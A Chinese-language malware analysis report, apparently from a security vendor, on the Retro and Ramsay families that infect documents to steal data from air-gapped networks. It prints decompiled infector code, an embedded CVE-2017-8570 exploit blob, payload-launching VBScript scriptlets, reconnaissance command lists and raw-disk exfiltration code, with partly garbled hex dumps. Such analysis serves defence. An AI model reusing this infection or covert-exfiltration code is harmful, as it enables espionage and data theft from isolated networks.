

高级威胁：Ramsay恶意软件针对隔离网络的攻击技术分析

腾讯安全威胁情报中心 昨天



长按二维码关注
御见威胁情报中心



一、背景

近期，国外安全公司ESET发布了恶意软件Ramsay针对物理隔离网络的攻击报告（见[参考链接1](#)）。所谓物理隔离网络，是指采用物理方法将内网与外网隔离，从而避免入侵或信息泄露的风险的技术手段。物理隔离网络主要用来解决网络安全问题，尤其是在那些需要绝对保证安全的保密网、专网和特种网络，机会全部采用物理隔离网络。

基于腾讯安全威胁情报中心的长期研究跟踪，该 Ramsay恶意文件，跟我们之前跟踪的retro系列的感染文档插件重叠。该波攻击至少从18年就已经开始，并且一直持续到现在。其攻击手段也在不断的进行演化，比如感染的对象从感染doc文件到感染可执行文件，窃取资料的方式从写入可移动磁盘的扇区到写入文档文件末尾等等。事实上，跟ESET的发现类似，我们并未发现太多真实的受控机，因此我们相信该框架还在不断的改进和调试中，暂时并未应用到大规模的攻击活动中。

事实上，除了Retro系列和Ramsay系列有针对物理隔离网络的攻击外，该团伙早在2015年就已经开始使用Asruex后门来针对隔离网络进行攻击了。Asruex系列同样具有感染doc、pdf、exe等文件的能力。相比Ramsay系列少有感染的机器，Asruex系列的感染量就非常巨大了，直到目前都还有大量的新增机器被感染。当然，该系列后门被认为是购买的HackTeam的工具库。

本报告仅对针对物理隔离网络的一些攻击进行技术层面的分析，其他的攻击过程和攻击模块不在本文进行讨论和分析。


二、Retro系列

该系列的感染，我们曾在2018年的文章《“寄生兽”的极地行动》（见参考链接2）中就已经简单的披露，进行感染的模块为初始攻击后下发的一个攻击插件：

相关插件为：

插件	功能
dmext.dll	获取可移动磁盘中的扩展名为.txt;.hwp;.doc;.docx;.xls;.xlsx;.ppt;.pptx;.pdf;的文件，存储为.dat文件到上传目录
kbdlu.dll	记录用户键盘按键信息及窗口标题，加密存储为.dot文件到上传目录
sdihlp.dll	每隔指定时间进行截屏，保存为.tmp文件到上传目录
cryptcore.dll	从指定C2下载dll在内存中加载执行，下载的dll为meterpreter，主要用于内网渗透攻击
docto.exe	查找可移动磁盘中的OFFICE系列文件，尝试将其转换成rtf格式，如果转换成功则用CVE-2017-8570漏洞在该OFFICE文件上捆绑木马
infsvc.exe	获取本地存储的邮箱、浏览器自动保存的密码等
bridge.exe	

该次感染过程主要有两个模块配合完成：



- docto.exe: 开源工具，用来进行文档的格式转化
- infsvc: 感染可移动磁盘的中的文档文件，使得感染后的文件为带有CVE-2017-8570漏洞（一种Office高危漏洞，亦称“沙虫”二代漏洞）的rtf文件

```
• aObjectObjhtmlV db '{\object\objhtml\v{\objdata 0105000002000000080000005061636b61676'
          ; DATA XREF: sub_4012B0+8BBt0
    db '5000000000000000d144040002007461736b686f73742e65786500433a5c66'
    db '616b65706174685c7461736b686f73742e6578650000003001900000433a5c6'
    db '6616b65706174685c7461736b686f73742e6578650004404004d5a9000030000'
    db '000400000fffff0000b80000000000040000000000000000000000000000000000'
    db '000000000000000000000000000000000000000000000000000000000000000000'
    db '21b8014ccd21546869732070726f6772616d2063616e6e6f742062652072756e2'
    db '0696e20444f53206d6f64652e0d0a24000000000000045cebee401afd0b701'
    db 'afdf0b701a0fd0b70cf31b749af0b70cf0fb725af0b70cf30b7f8af0b747f'
    db 'e31b703af0b708d753b700af0b708d743b70caf0b701af0d1b7c2af0b77cd6'
    db '35b70caf0b70cf0bb700af0b77cd60eb700af0b75269636801af0b700000'
    db '000000000000000000000000000000000000000000000000000000000000000000'
    db '00e00002010b010c0000de0200008a01000000000eb3a0100001000000f0020'
    db '0000400001000000020000500010000000005000100000000010000400'
    db '0004000000000000000000000000000000000000000000000000000000000001'
    db '000000000000000000000000000000000000000009fc0300780000000060040088020000000000000000'
    db '000000000000000000000000000000000700400c824000000000000000000000000000000000000000'
    db '000000000000000000000000000000000000000000000040dd030040000000000000000000000000'
    db '000000f0020084020000000000000000000000000000000000000000000000000000000000000000000000'
    db '0002e74657874000000e8dd02000010000000de020000040000000000000000000'
    db '0000000000200000602e72646174610000d81a010000f00200001c01000e2020'
    db '000000000000000000000000000000000400000402e6461746100000884300000100400'
    db '001c000000fe030000000000000000000000000000000400000c02e727372630000008'
    db '80200000060040000040000001a04000000000000000000000000000000400000402e'
    db '72656c6f630000c82400000700400026000001e040000000000000000000000000000000000000000000000000'
    db '000004000004200000000000000000000000000000000000000000000000000000000000000000000000000000000
```

```
memset(lpBuffer, 0, nNumberOfBytesToRead + 564031);
if ( ReadFile(hFile, lpBuffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0) )
{
    CloseHandle(hFile);
    memcpy((char *)lpBuffer + nNumberOfBytesToRead - 1, aObjectObjhtmlV, 0x89B3Fu); // CVE-2017-8570 rtf
    lstrcpyW(&fileName, pszPath);
    PathRemoveExtensionW(&fileName);
    v47 = -100;
    v48 = -40;
    v49 = -43;
    v50 = -45;
    v51 = -118;
    v52 = -117;
    v53 = -7;
    v54 = -38;
    v55 = 39;
    v56 = -102;
    sub_402020((int)&v47, 0xAu, (int)&v44, (unsigned int *)&v23);
    lstrcatW(&fileName, &v44);
    while ( !DeleteFileW(pszPath) && PathFileExistsW(pszPath) )
        Sleep(0x1388u);
    hFile = CreateFileW(&fileName, 0x40000000u, 2u, 0, 2u, 0x80u, 0);
    if ( hFile == (HANDLE)-1 )
    {
        free(lpBuffer);
        result = 0;
    }
    else if ( WriteFile(hFile, lpBuffer, nNumberOfBytesToRead + 564031, &NumberOfBytesRead, 0) )
    {
        free(lpBuffer);
        CloseHandle(hFile);
        result = 1;
    }
}
```

此时，完成感染的过程。接下来，当该存有感染后文档的文件，通过可移动磁盘进入到其他设备，甚至物理隔离网络后，若运行感染后的文档文件，就会触发CVE-2017-8570漏洞，进而

泄露机器上的敏感信息。

运行感染后的文件后，首先会触发脚本inteldriverupd1.sct：


```
<?XML version="1.0"?>
<scriptlet>
    <registration>
        description="fjzmpcjvqp"
        progid="fjzmpcjvqp"
        version="1.00"
        classid="{204774CF-D251-4F02-855B-2BE70585184B}"
        remotable="true"
    </registration>
    <script language="VBScript">
        <![CDATA[
            Set objShell = CreateObject("WScript.Shell")
            objShell.Run "cmd /c IF EXIST ""%TeMp%\block.txt"" (exit) ELSE (copy NUL ""%TeMp%\block.txt"""
            & start %temp%\taskhost.exe)",0,True
            Set objShell = Nothing
        ]]>
    </script>
</scriptlet>
```

脚本的功能就为执行最终的恶意文件taskhost.exe。该恶意文件的主要功能为收集信息，然后写入可移动磁盘的扇区中：

- 1) 执行以下命令收集系统信息存到%allusersprofile%\CommCache\S-{计算机名}.rtt
 - systeminfo
 - tasklist /v
 - netstat -ano
 - ipconfig /all
 - arp -a
 - route print
 - sc query wlansvc
 - netsh wlan show all
 - netsh wlan showprofiles
 - netsh wlan showinterface
 - netsh wlan shownetworks mode=Bssid
- 2) 遍历本地磁盘，将全部文件目录存到%allusersprofile%\CommCache\C-{时间}.rtt
- 3) 每5分钟截屏一次，保存到%allusersprofile%\AssemblyDataCache\def{时间}.jpg
- 4) 加密截屏文件到%allusersprofile%\CommCache\ def{时间}.tmp

收集完所有信息后，会创建%allusersprofile%\CommCache\complete.txt，当检测到complete.txt的时候，会认为收集信息工作已经结束。开始做后续的信息处理：

- 1) 将CommCache目录重命名为CommCache_{rand}，并压缩成CommCache_{rand}.zip



2) 不断检测可移动磁盘，将CommCache_{rand}.zip内容直接以读写扇区的方式写入磁盘偏移1000000000处，并以HDdE&mE作为标记：

```


1 int __usercall sub_407840@<eax>(const void *a1@<edx>, char a2@<cl>, DWORD nNumberOfBytesToWrite, size_t a4)
2 {
3     char v4; // bl
4     void *v5; // edi
5     HANDLE v6; // ebx
6     int result; // eax
7     int v8; // eax
8     LPCVOID v9; // [esp+8h] [ebp-1A4h]
9     void *lpBuffer; // [esp+10h] [ebp-19Ch]
10    LONG lDistanceToMove; // [esp+14h] [ebp-198h]
11    CHAR Str1; // [esp+18h] [ebp-194h]
12    int v13; // [esp+28h] [ebp-184h]
13    DWORD BytesReturned; // [esp+13Ch] [ebp-70h]
14    DWORD NumberOfBytesRead; // [esp+140h] [ebp-6Ch]
15    CHAR FileName; // [esp+144h] [ebp-68h]
16
17    v9 = a1;
18    v4 = a2;
19    v5 = malloc(a4);
20    lpBuffer = v5;
21    sprintf(&FileName, "\\\\.\\%c:", v4);
22    v6 = CreateFileA(&FileName, 0xC0000000, 3u, 0, 3u, 0x80u, 0);
23    if ( v6 == (HANDLE)-1 )
24        return 0;
25    DeviceIoControl(v6, FSCTL_DISMOUNT_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
26    DeviceIoControl(v6, FSCTL_LOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
27    lDistanceToMove = 1000000000;
28    SetFilePointer(v6, 1000000000, 0, 0);
29    memset(v5, 0, a4);
30    if ( !ReadFile(v6, v5, a4, &NumberOfBytesRead, 0) )
31        return 0;
32    while ( 1 )
33    {
34        qmemcpy(&Str1, v5, 0x124u);
35        v8 = lstrlenA("H1DdE&mE");
36        if ( StrCmpNA(&Str1, "H1DdE&mE", v8) )
37            break;
38        lDistanceToMove += v13;
39        SetFilePointer(v6, lDistanceToMove, 0, 0);
40        v5 = lpBuffer;
41        memset(lpBuffer, 0, a4);
42        if ( !ReadFile(v6, lpBuffer, a4, &NumberOfBytesRead, 0) )
43            return 0;
44    }
45    if ( SetFilePointer(v6, lDistanceToMove, 0, 0) != -1
46        && WriteFile(v6, v9, nNumberOfBytesToWrite, &NumberOfBytesRead, 0) )
47    {
48        free(lpBuffer);
49        CloseHandle(v6);
50        result = 1;
51    }
52    else
53    {
54        CloseHandle(v6);
55        result = 0;
56    }
57    return result;
58}

```

010000000000	48 31 44 64 45 26 6D 45 00 00 00 00 71 DC 2C 00	H1DdE&mE....q?..
010000000016	00 DE 2C 00 43 6F 6D 6D 43 61 63 68 65 5F 44 43	.?.CommCache_DC
010000000032	48 57 52 59 43 2E 7A 69 70 00 00 00 00 00 00 00 00	HWRYC.zip.....
010000000048	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000064	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000096	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000112	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000128	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000144	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000160	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000176	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000192	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000208	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000224	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000256	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
010000000272	00 00 00 00 23 9A 3C 72 45 79 4D 7A 7A 82 E1 48#?<rEyMzz?醣
010000000288	52 98 31 00 71 F6 5E 32 C2 5C 5E D5 2D 5E D3 49	R?1. q?^2被?^-?親
010000000304	92 29 BE E0 73 E6 18 C3 E7 D0 FD 79 EA F1 5D 35	? 距s?.?繆鬱聾]5
010000000320	94 26 28 B4 AE 38 18 D7 AE E4 F7 A3 FF 48 FD 1F	? (?? .? 鮎 ?
010000000336	DE 13 4B 1F 6B 6F 2D E1 FD 10 AE 7F 09 54 A9 40	? K. ko-?? ? .T
010000000352	6C 0C 9D 49 30 9B 54 95 CC 47 9D 4F 7D 33 BB 6E	1..I0?T?藥.O}3籲
010000000368	57 14 05 80 B3 35 D6 A5 D9 DE A6 9C 81 19 A9 46	W..€? 芝姐 ..±
010000000384	31 EB 0F 5B FF 91 33 BB 65 3F 8F 4E 58 2B B3 77	1?.[3?e?.NX+硯
010000000400	DC D2 45 AA A1 6F AD E8 16 A4 E9 5C 86 8D A9 97	乳E? .?閑?
010000000416	87 18 A1 0F C2 99 84 E4 95 23 4B E0 9C 23 70 A7	? ? 轟動? K?? p?
010000000432	37 35 E0 4C C9 E8 3A 8A E1 2E D1 7B 29 72 84 07	75品設:?? (禰)r?
010000000448	B6 8C 63 5E 0A B6 7C 3B 69 CA F0 B2 19 BB 43 0A	稼c^.? ;i?鳩.?C.
010000000464	CE 41 3B 45 0B 63 7D 5E 68 BC 63 E9 C1 5B 15 51	蠶;E.c}^h?c?雷.Q
010000000480	A2 CF EB 2B 00 8B 82 62 43 DA 63 5F 75 DC 10 E9	0)? .?俠C?c_u?.?
010000000496	0D 54 2C D8 F8 3F D2 2D A3 14 42 AC 5E 8A 80 C9	.T, ?? ? ? B?^?€?

此时，该可移动磁盘上就存有了该设备的相关信息。若该可移动磁盘再度插回到之前被Retro木马攻击的机器上时，这部分数据就会被读取，然后通过其他的收集插件，把这些数据回传到攻击者的服务器上。而在受害者看来，简单使用文件管理器根本看不见该设备存储的秘密数据。

大致的流程图如下：



三、Ramsay V1系列

在今年的4月初，我们再次发现了一批带有CVE-2017-8570漏洞的文档文件，经过分析研判后，我们发现该批带有漏洞的文档跟Retro系列感染后的文档存在非常多的相似点。因此我们判断为，该批文档文件同样为被感染后的产物，同样为攻击物理隔离网络而生，并且为同一攻击团伙所有。但是遗憾的是，这次我们并未发现原始的感染器文件。

当然跟Retro系列感染后的文档文件相比，该波感染后的文件，在功能上存在相当大的改进点。而存储感染机器的信息的方式也有一定的改变。

执行感染后的文件，同样会触发CVE-2017-8570漏洞，执行脚本OfficeTemporary.sct：

```

<?XML version="1.0"?>
<scriptlet>

<registration
    description="fjzmpcjqvp"
    progid="fjzmpcjqvp"
    version="1.00"
    classid="(204774CF-D251-4F02-855B-2BE70585184B)"
    remotable="true"
    >
</registration>

<script language="VBScript">
<![CDATA[
    Set FSO = CreateObject("Scripting.FileSystemObject")
    Set wshShell = CreateObject("WScript.Shell")


    lockPath = wshShell.ExpandEnvironmentStrings("%ALLUSERSPROFILE%") + "\locked.ini"
    confPath = wshShell.ExpandEnvironmentStrings("%ALLUSERSPROFILE%") + "\config.ini"
    If Not FSO.FileExists(lockPath) Then
        If FSO.FileExists(confPath) Then
            FSO.DeleteFile confPath
        End If
        Set lockFile = FSO.CreateTextFile(lockPath,True)
        lockFile.Close

        outFile = wshShell.ExpandEnvironmentStrings("%ALLUSERSPROFILE%") + "\slmgr.vbs"
        Set objFile = FSO.CreateTextFile(outFile,True)
        objFile.WriteLine "Function 1(a): With CreateObject(" & chr(34) & "Msxml2.DOMDocument" & chr(34) & ").CreateElement(" & chr(34)
        objFile.Close
        wshShell.Run "wscript %ALLUSERSPROFILE%\slmgr.vbs"
    End If
]]>
</script>
</scriptlet>

```

脚本会释放 locked.ini、 config.ini、 slmgr.vbs 等文件，最终的恶意文件主要为 %allusersprofile%\Identities\netwiz.exe 和 %windir%\System32\dpnom.dll。其中 netwiz.exe 主要用来收集机器的信息； dpnom.dll 主要用来把收集到的信息写到相应的地方保存。

大致的流程如下：



netwiz.exe 收集的信息如下：

1) 执行以下命令收集系统信息存到%allusersprofile%\MediaCache\S-{计算机名}.rtt:

- systeminfo
- tasklist /v
- netstat -ano
- ipconfig /all
- route print
- arp -a
- reg query HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\


2) 使用开源的powershell脚本%appdata%\Microsoft\Word\winword.ps1，把%appdata%\Microsoft\Word\下所有文档文件转换成TXT文件，并把转换后的TXT文件加密复制到%allusersprofile%\MediaCache\{rand}.dat；

3) 打包以下目录所有.lnk文件到\MediaCache\Items_{rand}.db，密码是PleaseTakeOut!@#：

- %APPDATA%\Microsoft\Windows\Recent*.lnk
- %APPDATA%\Microsoft\Office\Recent*.lnk

4) 接收Mailslot消息（为dpnom.dll注入的进程为iexplorer.exe, winword.exe时发送的一个消息），当收到消息后保存屏幕到%allusersprofile%\NetCache\def+{时间}.tmp；

而dpnom.dll的主要作用为Hook WriteFile函数，监控到操作的文件为doc的时候，Hook CloseHandle函数，将%allusersprofile%\MediaCache\中的一个文件附加写到即将关闭的doc文件末尾，流程图为：



写入附加信息后的文件：

00006E7C 00 00 00 00 01 00 FE FF 03 0A 00 00 FF FF FF FFþý....ÿÿÿ	00006E7C 00 00 00 00 01 00 FE FF 03 0A 00 00 FF FF FF FFþý....ÿÿÿ
00006E8C 06 09 02 00 00 00 00 C0 00 00 00 00 00 00 00 46À.....F	00006E8C 06 09 02 00 00 00 00 C0 00 00 00 00 00 00 00 46À.....F
00006E9C 1C 00 00 00 4D 69 63 72 6F 73 6F 66 74 20 57 6FMicrosoft Wo	00006E9C 1C 00 00 00 4D 69 63 72 6F 73 6F 66 74 20 57 6FMicrosoft Wo
00006EA0 72 64 20 39 37 2D 32 30 30 33 20 CE C4 B5 B5 00	rd 97-2003 Îäµ.	00006EA0 72 64 20 39 37 2D 32 30 30 33 20 CE C4 B5 B5 00	rd 97-2003 Îäµ.
00006EB0 0A 00 00 00 4D 53 57 6F 72 64 44 6F 63 00 10 00	...MSWordDoc...	00006EB0 0A 00 00 00 4D 53 57 6F 72 64 44 6F 63 00 10 00	...MSWordDoc...
00006ECC 00 00 57 6F 72 64 2E 44 6F 63 75 6D 65 6E 74 2E	..Word.Document.	00006ECC 00 00 57 6F 72 64 2E 44 6F 63 75 6D 65 6E 74 2E	..Word.Document.
00006EDC 38 00 F4 39 B2 71 00 00 00 00 00 00 00 00 00 00	8.69?q.....	00006EDC 38 00 F4 39 B2 71 00 00 00 00 00 00 00 00 00 00 00	8.69?q.....
00006EEC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006EEC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006EFC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006EFC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F0C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F1C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F2C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F2C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F3C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F3C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F4C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F4C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F5C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F5C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F7C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
